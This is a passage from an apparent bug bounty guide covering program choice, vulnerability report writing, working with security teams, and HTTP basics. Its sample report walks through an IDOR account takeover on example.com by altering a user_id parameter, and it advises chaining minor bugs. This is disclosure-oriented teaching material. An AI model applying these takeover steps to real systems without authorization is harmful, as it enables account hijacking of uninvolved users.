Try going for vulnerability disclosure programs first. Unpaid programs are often ignored by experienced bug hunters, since they don't pay monetary rewards. But they still earn you points and recognition! And that recognition might be just what you need to get an invite to a private, paid program.

Picking a program with a large scope means you'll be able to look at a larger number of target applications and web pages. This dilutes the competition, as fewer hackers will report on any single asset or vulnerability type. Go for programs with fast response times to prevent frustration and get feedback as soon as possible.

One last thing that you can incorporate into your decision process is the reputation of the program. If you can, gather information about a

company's process through its disclosed reports and learn from other hackers' experiences. Does the company treat its reporters well? Are they respectful and supportive? Do they help you learn? Pick programs that will be supportive while you are still learning, and programs that will reward you for the value that you provide.

Choosing the right program for your skill set is crucial if you want to break into the world of bug bounties. This chapter should have helped you sort out the various programs that you might be interested in. Happy hacking!

A Quick Comparison of Popular Programs

After you've identified a few programs that you are interested in, you could list the properties of each one to compare them. In Table 1-1, let's compare a few of the popular programs introduced in this chapter.

Table 1-1: A Comparison of Three Bug Bounty Programs: HackerOne, Facebook, and GitHub

Program	Asset type	In scope	Payout amount	Response time
HackerOne	Social site	*https://hackerone.com/* *https://api.hackerone.com* **.vpn.hackerone.net* *https://www.hackerone.com* And more assets . . . Any vulnerability except exclusions are in scope.	$500–$15,000+	Fast. Average time to response is 5 hours. Average time to triage is 15 hours.
Facebook	Social site, nonsocial site, mobile site, IoT, and source code	Instagram Internet.org / Free Basics Oculus Workplace Open source projects by Facebook WhatsApp Portal FBLite Express Wi-Fi Any vulnerability except exclusions are in scope.	$500 minimum	Based on my experience, pretty fast!
GitHub	Social site	*https://blog.github.com/* *https://community.github.com/* *http://resources.github.com/* And more assets . . . Use of known-vulnerable software. Clickjacking a static site. Including HTML in Markdown content. Leaking email addresses via *.patch* links. And more issues . . .	$617–$30,000	Fast. Average time to response is 11 hours. Average time to triage is 23 hours.

2

SUSTAINING YOUR SUCCESS

Even if you understand the technical information in this book, you may have difficulty navigating the nuances of bug bounty programs. Or you might be struggling to actually locate legitimate bugs and aren't sure why you're stuck. In this chapter, we'll explore some of the factors that go into making a successful bug bounty hunter. We'll cover how to write a report that properly describes your findings to the security team, build lasting relationships with the organizations you work with, and overcome obstacles during your search for bugs.

Writing a Good Report

A bug bounty hunter's job isn't just finding vulnerabilities; it's also explaining them to the organization's security team. If you provide a well-written report, you'll help the team you're working with reproduce the exploit, assign it to the appropriate internal engineering team, and fix the issue faster. The faster a vulnerability is fixed, the less likely malicious hackers are to exploit it. In this section, I'll break down the components of a good vulnerability report and introduce some tips and tricks I've learned along the way.

Step 1: Craft a Descriptive Title

The first part of a great vulnerability report is always a descriptive title. Aim for a title that sums up the issue in one sentence. Ideally, it should allow the security team to immediately get an idea of what the vulnerability is, where it occurred, and its potential severity. To do so, it should answer the following questions: What is the vulnerability you've found? Is it an instance of a well-known vulnerability type, such as IDOR or XSS? Where did you find it on the target application?

For example, instead of a report title like "IDOR on a Critical Endpoint," use one like "IDOR on *https://example.com/change_password* Leads to Account Takeover for All Users." Your goal is to give the security engineer reading your report a good idea of the content you'll discuss in the rest of it.

Step 2: Provide a Clear Summary

Next, provide a report summary. This section includes all the relevant details you weren't able to communicate in the title, like the HTTP request parameters used for the attack, how you found it, and so on.

Here's an example of an effective report summary:

> The *https://example.com/change_password* endpoint takes two POST body parameters: `user_id` and `new_password`. A POST request to this endpoint would change the password of user `user_id` to `new_password`. This endpoint is not validating the `user_id` parameter, and as a result, any user can change anyone else's password by manipulating the `user_id` parameter.

A good report summary is clear and concise. It contains all the information needed to understand a vulnerability, including what the bug is, where the bug is found, and what an attacker can do when it's exploited.

Step 3: Include a Severity Assessment

Your report should also include an honest assessment of the bug's severity. In addition to working with you to fix vulnerabilities, security teams have other responsibilities to tend to. Including a severity assessment will help them prioritize which vulnerabilities to fix first, and ensure that they take care of critical vulnerabilities right away.

You could use the following scale to communicate severity:

Low severity
: The bug doesn't have the potential to cause a lot of damage. For example, an open redirect that can be used only for phishing is a low-severity bug.

Medium severity
: The bug impacts users or the organization in a moderate way, or is a high-severity issue that's difficult for a malicious hacker to exploit. The security team should focus on high- and critical-severity bugs first. For example, a cross-site request forgery (CSRF) on a sensitive action such as password change is often considered a medium-severity issue.

High severity
: The bug impacts a large number of users, and its consequences can be disastrous for these users. The security team should fix a high-security bug as soon as possible. For example, an open redirect that can be used to steal OAuth tokens is a high-severity bug.

Critical severity
: The bug impacts a majority of the user base or endangers the organization's core infrastructure. The security team should fix a critical-severity bug right away. For example, a SQL injection leading to remote code execution (RCE) on the production server will be considered a critical issue.

Study the *Common Vulnerability Scoring System (CVSS)* at *https://www.first.org/cvss/* for a general idea of how critical each type of vulnerability is. The CVSS scale takes into account factors such as how a vulnerability impacts an organization, how hard the vulnerability is to exploit, and whether the vulnerability requires any special privileges or user interaction to exploit.

Then, try to imagine what your client company cares about, and which vulnerabilities would present the biggest business impact. Customize your assessment to fit the client's business priorities. For example, a dating site might find a bug that exposes a user's birth date as inconsequential, since a user's age is already public information on the site, while a job search site might find a similar bug significant, because an applicant's age should be confidential in the job search process. On the other hand, leaks of users' banking information are almost always considered a high-severity issue.

If you're unsure which severity rating your bug falls into, use the rating scale of a bug bounty platform. For example, Bugcrowd's rating system takes into account the type of vulnerability and the affected functionality (*https://bugcrowd.com/vulnerability-rating-taxonomy/*), and HackerOne provides a severity calculator based on the CVSS scale (*https://docs.hackerone.com/hackers/severity.html*).

You could list the severity in a single line, as follows:

```
Severity of the issue: High
```

Providing an accurate assessment of severity will make everyone's lives easier and contribute to a positive relationship between you and the security team.

Step 4: Give Clear Steps to Reproduce

Next, provide step-by-step instructions for reproducing the vulnerability. Include all relevant setup prerequisites and details you can think of. It's best to assume the engineer on the other side has no knowledge of the vulnerability and doesn't know how the application works.

For example, a merely okay report might include the following steps to reproduce:

1. Log in to the site and visit *https://example.com/change_password*.
2. Click the **Change Password** button.
3. Intercept the request, and change the `user_id` parameter to another user's ID.

Notice that these steps aren't comprehensive or explicit. They don't specify that you need two test accounts to test for the vulnerability. They also assume that you have enough knowledge about the application and the format of its requests to carry out each step without more instructions.

Now, here is an example from a better report:

1. Make two accounts on *example.com*: account A and account B.
2. Log in to *example.com* as account A, and visit *https://example.com/change_password*.
3. Fill in the desired new password in the **New password** field, located at the top left of the page.
4. Click the **Change Password** button located at the top right of the page.
5. Intercept the POST request to *https://example.com/change_password* and change the `user_id` POST parameter to the user ID of account B.
6. You can now log in to account B by using the new password you've chosen.

Although the security team will probably still understand the first report, the second report is a lot more specific. By providing many relevant details, you can avoid any misunderstanding and speed up the mitigation process.

Step 5: Provide a Proof of Concept

For simple vulnerabilities, the steps you provide might be all that the security team needs to reproduce the issue. But for more complex vulnerabilities, it's helpful to include a video, screenshots, or photos documenting your exploit, called a *proof-of-concept (POC)* file.

For example, for a CSRF vulnerability, you could include an HTML file with the CSRF payload embedded. This way, all the security team needs to do to reproduce the issue is to open the HTML file in their browser. For an XML external entity attack, include the crafted XML file that you used to execute the attack. And for vulnerabilities that require multiple complicated steps to reproduce, you could film a screen-capture video of you walking through the process.

POC files like these save the security team time because they won't have to prepare the attack payload themselves. You can also include any crafted URLs, scripts, or upload files you used to attack the application.

Step 6: Describe the Impact and Attack Scenarios

To help the security team fully understand the potential impact of the vulnerability, you can also illustrate a plausible scenario in which the vulnerability could be exploited. Note that this section is not the same as the severity assessment I mentioned earlier. The severity assessment describes the severity of the consequences of an attacker exploiting the vulnerability, whereas the attack scenario explains what those consequences would actually look like.

If hackers exploited this bug, could they take over user accounts? Or could they steal user information and cause large-scale data leaks? Put yourself in a malicious hacker's shoes and try to escalate the impact of the vulnerability as much as possible. Give the client company a realistic sense of the worst-case scenario. This will help the company prioritize the fix internally and determine if any additional steps or internal investigations are necessary.

Here is an example of an impact section:

> Using this vulnerability, all that an attacker needs in order to change a user's password is their `user_id`. Since each user's public profile page lists the account's `user_id`, anyone can visit any user's profile, find out their `user_id`, and change their password. And because `user_id`s are simply sequential numbers, a hacker can even enumerate all the `user_id`s and change the passwords of all users! This bug will let attackers take over anyone's account with minimal effort.

A good impact section illustrates how an attacker can realistically exploit a bug. It takes into account any mitigating factors as well as the maximum impact that can be achieved. It should never overstate a bug's impact or include any hypotheticals.

Step 7: Recommend Possible Mitigations

You can also recommend possible steps the security team can take to mitigate the vulnerability. This will save the team time when it begins researching mitigations. Often, since you're the security researcher who discovered the vulnerability, you'll be familiar with the particular behavior of that application feature, and thus in a good position to come up with a comprehensive fix.

However, don't propose fixes unless you have a good understanding of the root cause of the issue. Internal teams may have much more context and expertise to provide appropriate mitigation strategies applicable to their environment. If you're not sure what caused the vulnerability or what a possible fix might be, avoid giving any recommendations so you don't confuse your reader.

Here is a possible mitigation you could propose:

> The application should validate the user's `user_id` parameter within the change password request to ensure that the user is authorized to make account modifications. Unauthorized requests should be rejected and logged by the application.

You don't have to go into the technical details of the fix, since you don't have knowledge of the application's underlying codebase. But as someone who understands the vulnerability class, you can provide a direction for mitigation.

Step 8: Validate the Report

Finally, always validate your report. Go through your report one last time to make sure that there are no technical errors, or anything that might prevent the security team from understanding it. Follow your own Steps to Reproduce to ensure that they contain enough details. Examine all of your POC files and code to make sure they work. By validating your reports, you can minimize the possibility of submitting an invalid report.

Additional Tips for Writing Better Reports

Here are additional tips to help you deliver the best reports possible.

Don't Assume Anything

First, don't assume that the security team will be able to understand everything in your report. Remember that you might have been working with this vulnerability for a week, but to the security team receiving the report, it's all new information. They have a whole host of other responsibilities on their plates and often aren't as familiar with the feature as you. Additionally, reports are not always assigned to security teams. Newer programs, open source projects, and startups may depend on developers or technical support personnel to handle bug reports instead of having a dedicated security team. Help them understand what you've discovered.

Be as verbose as possible, and include all the relevant details you can think of. It's also good to include links to references explaining obscure security knowledge that the security team might not be familiar with. Think about the potential consequences of being verbose versus the consequences of leaving out essential details. The worst thing that can happen if you're too wordy is that your report will take two extra minutes to read. But if you leave out important details, the remediation of the vulnerability might get delayed, and a malicious hacker might exploit the bug.

Be Clear and Concise

On the other hand, don't include any unnecessary information, such as wordy greetings, jokes, or memes. A security report is a business document, not a letter to your friend. It should be straightforward and to the point. Make your report as short as possible without omitting the key details. You should always be trying to save the security team's time so they can get to remediating the vulnerability right away.

Write What You Want to Read

Always put your reader in mind when writing, and try to build a good reading experience for them. Write in a conversational tone and don't use leetspeak, slang, or abbreviations. These make the text harder to read and will add to your reader's annoyance.

Be Professional

Finally, always communicate with the security team with respect and professionalism. Provide clarifications regarding the report patiently and promptly.

You'll probably make mistakes when writing reports, and miscommunication will inevitably happen. But remember that as the security researcher, you have the power to minimize that possibility by putting time and care into your writing. By honing your reporting skills in addition to your hacking skills, you can save everyone's time and maximize your value as a hacker.

Building a Relationship with the Development Team

Your job as a hacker doesn't stop the moment you submit the report. As the person who discovered the vulnerability, you should help the company fix the issue and make sure the vulnerability is fully patched.

Let's talk about how to handle your interactions with the security team after the report submission, and how to build strong relationships with them. Building a strong relationship with the security team will help get your reports resolved more quickly and smoothly. It might even lead to bigger bug bounty payouts if you can consistently contribute to the security of the organization. Some bug bounty hunters have even gotten interviews or job offers from top tech firms because of their bug bounty findings! We'll go over the different states of your report, what you should do during each stage of the mitigation process, and how to handle conflicts when communicating with the security team.

Understanding Report States

Once you've submitted your report, the security team will classify it into a *report state*, which describes the current status of your report. The report state will change as the process of mitigation moves forward. You can find the report state listed on the bug bounty platform's interface, or in the messages you receive from security teams.

Need More Information

One of the most common report states you'll see is *need more information*. This means the security team didn't fully understand your report, or couldn't reproduce the issue by using the information you've provided. The security team will usually follow up with questions or requests for additional information about the vulnerability.

In this case, you should revise your report, provide any missing information, and address the security team's additional concerns.

Informative

If the security team marks your report as *informative*, they won't fix the bug. This means they believe the issue you reported is a security concern but not significant enough to warrant a fix. Vulnerabilities that do not impact other users, such as the ability to increase your own scores on an online game, often fall into this category. Another type of bug often marked as informative is a missing security best practice, like allowing users to reuse passwords.

In this case, there's nothing more you can do for the report! The company won't pay you a bounty, and you don't have to follow up, unless you believe the security team made a mistake. However, I do recommend that you keep track of informative issues and try to chain them into bigger, more impactful bugs.

Duplicate

A *duplicate* report status means another hacker has already found the bug, and the company is in the process of remediating the vulnerability.

Unfortunately, since companies award bug bounties to only the first hacker who finds the bug, you won't get paid for duplicates. There's nothing more to do with the report besides helping the company resolve the issue. You can also try to escalate or chain the bug into a more impactful bug. That way, the security team might see the new report as a separate issue and reward you.

N/A

A *not applicable (N/A)* status means your report doesn't contain a valid security issue with security implications. This might happen when your report contains technical errors, or if the bug is intentional application behavior.

N/A reports don't pay. There is nothing more for you to do here besides move on and continue hacking!

Triaged

Security teams *triage* a report when they've validated the report on their end. This is great news for you, because this usually means the security team is going to fix the bug and reward you with a bounty.

Once the report has been triaged, you should help the security team fix the issue. Follow up with their questions promptly, and provide any additional information they ask for.

Resolved

When your report is marked as *resolved*, the reported vulnerability has been fixed. At this point, pat yourself on the back and rejoice in the fact that you've made the internet a little safer. If you are participating in a paid bug bounty program, you can also expect to receive your payment at this point!

There's nothing more to do with the report besides celebrate and continue hacking.

Dealing with Conflict

Not all reports can be resolved quickly and smoothly. Conflicts inevitably happen when the hacker and the security team disagree on the validity of the bug, the severity of the bug, or the appropriate payout amount. Even so, conflicts could ruin your reputation as a hacker, so handling them professionally is key to a successful bug hunting career. Here's what you should do if you find yourself in conflict with the security team.

When you disagree with the security team about the validity of the bug, first make sure that all the information in your initial report is correct. Often, security teams mark reports as informative or N/A because of a technical or writing mistake. For example, if you included incorrect URLs in your POC, the security team might not be able to reproduce the issue. If this caused the disagreement, send over a follow-up report with the correct information as soon as possible.

On the other hand, if you didn't make a mistake in your report but still believe they've labeled the issue incorrectly, send a follow-up explaining why you believe that the bug is a security issue. If that still doesn't resolve the misunderstanding, you can ask for mediation by the bug bounty platform or other security engineers on the team.

Most of the time, it is difficult for others to see the impact of a vulnerability if it doesn't belong to a well-known bug class. If the security team dismisses the severity of the reported issue, you should explain some potential attack scenarios to fully illustrate its impact.

Finally, if you're unhappy with the bounty amount, communicate that without resentment. Ask for the organization's reasoning behind assigning that bounty, and explain why you think you deserve a higher reward. For example, if the person in charge of your report underestimated the severity of the bug, you can elaborate on the impact of the issue when you ask for a higher reward. Whatever you do, always avoid asking for more money without explanation.

Remember, we all make mistakes. If you believe the person handling your report mishandled the issue, ask for reconsideration courteously. Once you've made your case, respect the company's final decision about the fix and bounty amount.

Building a Partnership

The bug bounty journey doesn't stop after you've resolved a report. You should strive to form long-term partnerships with organizations. This can

help get your reports resolved more smoothly and might even land you an interview or job offer. You can form good relationships with companies by respecting their time and communicating with professionalism.

First, gain respect by always submitting validated reports. Don't break a company's trust by spamming, pestering them for money, or verbally abusing the security team. In turn, they'll respect you and prioritize you as a researcher. Companies often ban hunters who are disrespectful or unreasonable, so avoid falling into those categories at all costs.

Also learn the communication style of each organization you work with. How much detail do they expect in their reports? You can learn about a security team's communication style by reading their publicly disclosed reports, or by incorporating their feedback about your reports into future messages. Do they expect lots of photos and videos to document the bug? Customize your reports to make your reader's job easier.

Finally, make sure you support the security team until they resolve the issue. Many organizations will pay you a bounty upon report triage, but please don't bail on the security team after you receive the reward! If it's requested, provide advice to help mitigate the vulnerability, and help security teams confirm that the issue has been fixed. Sometimes organizations will ask you to perform retests for a fee. Always take that opportunity if you can. You'll not only make money, but also help companies resolve the issue faster.

Understanding Why You're Failing

You've poured hours into looking for vulnerabilities and haven't found a single one. Or you keep submitting reports that get marked informative, N/A, or duplicate.

You've followed all the rules. You've used all the tools. What's going wrong? What secrets are the leaderboard hackers hiding from you? In this section, I'll discuss the mistakes that prevent you from succeeding in bug bounties, and how you can improve.

Why You're Not Finding Bugs

If you spend a lot of time in bug bounties and still have trouble finding bugs, here are some possible reasons.

You Participate in the Wrong Programs

You might have been targeting the wrong programs all along. Bug bounty programs aren't created equally, and picking the right one is essential. Some programs delay fixing bugs because they lack the resources to deal with reports. Some programs downplay the severity of vulnerabilities to avoid paying hackers. Finally, other programs restrict their scope to a small subset of their assets. They run bug bounty programs to gain positive publicity and don't intend to actually fix vulnerabilities. Avoid these programs to save yourself the headache.

You can identify these programs by reading publicly disclosed reports, analyzing program statistics on bug bounty platforms, or by talking with other hackers. A program's stats listed on bug bounty platforms provide a lot of information on how well a program is executed. Avoid programs with long response times and programs with low average bounties. Pick targets carefully, and prioritize companies that invest in their bug bounty programs.

You Don't Stick to a Program

How long should you target a program? If your answer is a few hours or days, that's the reason you're not finding anything. Jumping from program to program is another mistake beginners often make.

Every bug bounty program has countless bug bounty hunters hacking it. Differentiate yourself from the competition, or risk not finding anything! You can differentiate yourself in two ways: dig deep or search wide. For example, dig deep into a single functionality of an application to search for complex bugs. Or discover and hack the lesser-known assets of the company.

Doing these things well takes time. Don't expect to find bugs right away when you're starting fresh on a program. And don't quit a program if you can't find bugs on the first day.

You Don't Recon

Jumping into big public programs without performing reconnaissance is another way to fail at bug bounties. Effective recon, which we discuss in Chapter 5, helps you discover new attack surfaces: new subdomains, new endpoints, and new functionality.

Spending time on recon gives you an incredible advantage over other hackers, because you'll be the first to notice the bugs on all obscure assets you discover, giving you better chances of finding bugs that aren't duplicates.

You Go for Only Low-Hanging Fruit

Another mistake that beginners often make is to rely on vulnerability scanners. Companies routinely scan and audit their applications, and other bug bounty hunters often do the same, so this approach won't give you good results.

Also, avoid looking for only the obvious bug types. Simplistic bugs on big targets have probably already been found. Many bug bounty programs were private before companies opened them to the public. This means a few experienced hackers will have already reported the easiest-to-find bugs. For example, many hackers will likely have already tested for a stored-XSS vulnerability on a forum's comment field.

This isn't to say that you shouldn't look for low-hanging fruit at all. Just don't get discouraged if you don't find anything that way. Instead, strive to gain a deeper understanding of the application's underlying architecture and logic. From there, you can develop a unique testing methodology that will result in more unique and valuable bugs.

You Don't Get into Private Programs

It becomes much easier to find bugs after you start hacking on private programs. Many successful hackers say that most of their findings come from private programs. Private programs are a lot less crowded than public ones, so you'll have less competition, and less competition usually means more easy finds and fewer duplicates.

Why Your Reports Get Dismissed

As mentioned, three types of reports won't result in a bounty: N/As, informatives, and duplicates. In this section, I'll talk about what you can do to reduce these disappointments.

Reducing the number of invalid reports benefits everyone. It will not only save you time and effort, but also save the security team the staff hours dedicated to processing these reports. Here are some reasons your reports keep getting dismissed.

You Don't Read the Bounty Policy

One of the most common reasons reports get marked as N/A is that they're out of scope. A program's policy page often has a section labeled *Scope* that tells you which of the company's assets you're allowed to hack. Most of the time, the policy page also lists vulnerabilities and assets that are *out of scope*, meaning you're not allowed to report about them.

The best way to prevent submitting N/As is to read the bounty policy carefully and repeatedly. Which vulnerability types are out of scope? And which of the organization's assets? Respect these boundaries, and don't submit bugs that are out of scope.

If you do accidentally find a critical issue that is out of scope, report it if you think it's something that the organization has to know about! You might not get rewarded, but you can still contribute to the company's security.

You Don't Put Yourself in the Organization's Shoes

Informative reports are much harder to prevent than N/As. Most of the time, you'll get informative ratings because the company doesn't care about the issue you're reporting.

Imagine yourself as a security engineer. If you're busy safeguarding millions of users' data every day, would you care about an open redirect that can be used only for phishing? Although it's a valid security flaw, you probably wouldn't. You have other responsibilities to tend to, so fixing a low-severity bug is at the bottom of your to-do list. If the security team does not have the extra staff to deal with these reports, they will sometimes ignore it and mark it as informative.

I've found that the most helpful way to reduce informatives is to put myself in the organization's shoes. Learn about the organization so you can identify its product, the data it's protecting, and the parts of its application that are the most important. Once you know the business's priorities, you can go after the vulnerabilities that the security team cares about.

And remember, different companies have different priorities. An informative report to one organization could be a critical one to another. Like the dating site versus job search site example mentioned earlier in this chapter, everything is relative. Sometimes, it's difficult to figure out how important a bug will be to an organization. Some issues I've reported as critical ended up being informative. And some vulnerabilities I classified as low impact were rewarded as critical issues.

This is where trial and error can pay off. Every time the security team classifies your report as informative, take note for future reference. The next time you find a bug, ask yourself: did this company care about issues like this in the past? Learn what each company cares about, and tailor your hacking efforts to suit their business priorities. You'll eventually develop an intuition about what kinds of bugs deliver the most impact.

You Don't Chain Bugs

You might also be getting informatives because you always report the first minor bug you find.

But minor bugs classified as informative can become big issues if you learn to chain them. When you find a low-severity bug that might get dismissed, don't report it immediately. Try to use it in future bug chains instead. For example, instead of reporting an open redirect, use it in a server-side request forgery (SSRF) attack!

You Write Bad Reports

Another mistake beginners often make is that they fail to communicate the bug's impact in their report. Even when a vulnerability is impactful, if you can't communicate its implications to the security team, they'll dismiss the report.

What About Duplicates?

Unfortunately, sometimes you can't avoid duplicates. But you could lower your chances of getting duplicates by hunting on programs with large scopes, hacking on private programs, performing recon extensively, and developing your unique hunting methodology.

What to Do When You're Stuck

When I got started in bug bounties, I often went days or weeks without finding a single vulnerability. My first-ever target was a social media site with a big scope. But after reporting my first CSRFs and IDORs, I soon ran out of ideas (and luck). I started checking for the same vulnerabilities over and over again, and trying out different automatic tools, to no avail.

I later found out I wasn't alone; this type of *bug slump* is surprisingly common among new hackers. Let's talk about how you can bounce back from frustration and improve your results when you get stuck.

Step 1: Take a Break!

First, take a break. Hacking is hard work. Unlike what they show in the movies, hunting for vulnerabilities is tedious and difficult. It requires patience, persistence, and an eye for detail, so it can be very mentally draining.

Before you keep hacking away, ask yourself: am I tired? A lack of inspiration could be your brain's way of telling you it has reached its limits. In this case, your best course of action would be to rest it out. Go outside. Meet up with friends. Have some ice cream. Or stay inside. Make some tea. And read a good book.

There is more to life than SQL injections and XSS payloads. If you take a break from hacking, you'll often find that you're much more creative when you come back.

Step 2: Build Your Skill Set

Use your hacking slump as an opportunity to improve your skills. Hackers often get stuck because they get too comfortable with certain familiar techniques, and when those techniques don't work anymore, they mistakenly assume there's nothing left to try. Learning new skills will get you out of your comfort zone and strengthen your hacker skills for the future.

First, if you're not already familiar with the basic hacking techniques, refer to testing guides and best practices to solidify your skills. For example, the *Open Web Application Security Project (OWASP)* has published testing guides for various asset types. You can find OWASP's web and mobile testing guides at *https://owasp.org/www-project-web-security-testing-guide/* and *https://owasp.org/www-project-mobile-security-testing-guide/*.

Learn a new hacking technique, whether it's a new web exploitation technique, a new recon angle, or a different platform, such as Android. Focus on a specific skill you want to build, read about it, and apply it to the targets you're hacking. Who knows? You might uncover a whole new way to approach the target application! You can also take this opportunity to catch up with what other hackers are doing by reading the many hacker blogs and write-up sites out there. Understanding other hackers' approaches can provide you with a refreshing new perspective on engaging with your target.

Next, play *Capture the Flags (CTFs)*. In these security competitions, players search for flags that prove that they've hacked into a system. CTFs are a great way to learn about new vulnerabilities. They're also fun and often feature interesting new classes of vulnerabilities. Researchers are constantly discovering new kinds of exploit techniques, and staying on top of these techniques will ensure that you're constantly finding bugs.

Step 3: Gain a Fresh Perspective

When you're ready to hack live targets again, here are some tips to help you keep your momentum.

First, hacking on a single target can get boring, so diversify your targets instead of focusing on only one. I've always found it helpful to have a few targets to alternate between. When you're getting tired of one application, switch to another, and come back to the first one later.

Second, make sure you're looking for specific things in a target instead of wandering aimlessly, searching for anything. Make a list of the new skills you've learned and try them out. Look for a new kind of bug, or try out a new recon angle. Then, rinse and repeat until you find a suitable new workflow.

Finally, remember that hacking is not always about finding a single vulnerability but combining several weaknesses of an application into something critical. In this case, it's helpful to specifically look for weird behavior instead of vulnerabilities. Then take note of these weird behaviors and weaknesses, and see if you can chain them into something worth reporting.

Lastly, a Few Words of Experience

Bug bounty hunting is difficult. When I started hunting for bugs, I'd sometimes go months without finding one. And when I did find one, it'd be something trivial and low severity.

The key to getting better at anything is practice. If you're willing to put in the time and effort, your hacking skills will improve, and you'll soon see yourself on leaderboards and private invite lists! If you get frustrated during this process, remember that everything gets easier over time. Reach out to the hacker community if you need help. And good luck!

PART II

GETTING STARTED

3

HOW THE INTERNET WORKS

Before you jump into hunting for bugs, let's take some time to understand how the internet works. Finding web vulnerabilities is all about exploiting weaknesses in this technology, so all good hackers should have a solid understanding of it. If you're already familiar with these processes, feel free to skip ahead to my discussion of the internet's security controls.

The following question provides a good starting place: what happens when you enter *www.google.com* in your browser? In other words, how does your browser know how to go from a domain name, like google.com, to the web page you're looking for? Let's find out.

The Client-Server Model

The internet is composed of two kind of devices: clients and servers. *Clients* request resources or services, and *servers* provide those resources and services. When you visit a website with your browser, it acts as a client and requests a web page from a web server. The web server will then send your browser the web page (Figure 3-1).




Figure 3-1: Internet clients request resources from servers.

A web page is nothing more than a collection of resources or files sent by the web server. For example, at the very least, the server will send your browser a text file written in *Hypertext Markup Language (HTML)*, the language that tells your browser what to display. Most web pages also include *Cascading Style Sheets (CSS)* files to make them pretty. Sometimes web pages also contain *JavaScript (JS)* files, which enable sites to animate the web page and react to user input without going through the server. For example, JavaScript can resize images as users scroll through the page and validate a user input on the client side before sending it to the server. Finally, your browser might receive embedded resources, such as images and videos. Your browser will combine these resources to display the web page you see.

Servers don't just return web pages to the user, either. Web APIs enable applications to request the data of other systems. This enables applications to interact with each other and share data and resources in a controlled way. For example, Twitter's APIs allow other websites to send requests to Twitter's servers to retrieve data such as lists of public tweets and their authors. APIs power many internet functionalities beyond this, and we'll revisit them, along with their security issues, in Chapter 24.

The Domain Name System

How do your browser and other web clients know where to find these resources? Well, every device connected to the internet has a unique *Internet Protocol (IP)* address that other devices can use to find it. However, IP addresses are made up of numbers and letters that are hard for humans to remember. For example, the older format of IP addresses, IPv4, looks like this: 123.45.67.89. The new version, IPv6, looks even more complicated: 2001:db8::ff00:42:8329.

This is where the *Domain Name System (DNS)* comes in. A DNS server functions as the phone book for the internet, translating domain names into IP addresses (Figure 3-2). When you enter a domain name in your browser, a DNS server must first convert the domain name into an IP address. Our browser asks the DNS server, "Which IP address is this domain located at?"




Figure 3-2: A DNS server will translate a domain name to an IP address.

Internet Ports

After your browser acquires the correct IP address, it will attempt to connect to that IP address via a port. A *port* is a logical division on devices that identifies a specific network service. We identify ports by their port numbers, which can range from 0 to 65,535.

Ports allow a server to provide multiple services to the internet at the same time. Because conventions exist for the traffic received on certain ports, port numbers also allow the server to quickly forward arriving internet messages to a corresponding service for processing. For example, if an internet client connects to port 80, the web server understands that the client wishes to access its web services (Figure 3-3).




Figure 3-3: Ports allow servers to provide multiple services. Port numbers help forward client requests to the right service.

By default, we use port 80 for HTTP messages and port 443 for HTTPS, the encrypted version of HTTP.

HTTP Requests and Responses

Once a connection is established, the browser and server communicate via the *HyperText Transfer Protocol (HTTP)*. HTTP is a set of rules that specifies how to structure and interpret internet messages, and how web clients and web servers should exchange information.

When your browser wants to interact with a server, it sends the server an *HTTP request*. There are different types of HTTP requests, and the two most common are GET and POST. By convention, GET requests retrieve data from the server, while POST requests submit data to it. Other common HTTP methods include OPTIONS, used to request permitted HTTP methods for a given URL; PUT, used to update a resource; and DELETE, used to delete a resource.

Here is an example GET request that asks the server for the home page of *www.google.com*:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: close
```

Let's walk through the structure of this request, since you'll be seeing a lot of these in this book. All HTTP requests are composed of a request line, request headers, and an optional request body. The preceding example contains only the request line and headers.

The *request line* is the first line of the HTTP request. It specifies the request method, the requested URL, and the version of HTTP used. Here, you can see that the client is sending an HTTP GET request to the home page of *www.google.com* using HTTP version 1.1.

The rest of the lines are HTTP *request headers*. These are used to pass additional information about the request to the server. This allows the server to customize results sent to the client. In the preceding example, the `Host` header specifies the hostname of the request. The `User-Agent` header contains the operating system and software version of the requesting software, such as the user's web browser. The `Accept`, `Accept-Language`, and `Accept-Encoding` headers tell the server which format the responses should be in. And the `Connection` header tells the server whether the network connection should stay open after the server responds.

You might see a few other common headers in requests. The `Cookie` header is used to send cookies from the client to the server. The `Referer` header specifies the address of the previous web page that linked to the current page. And the `Authorization` header contains credentials to authenticate a user to a server.

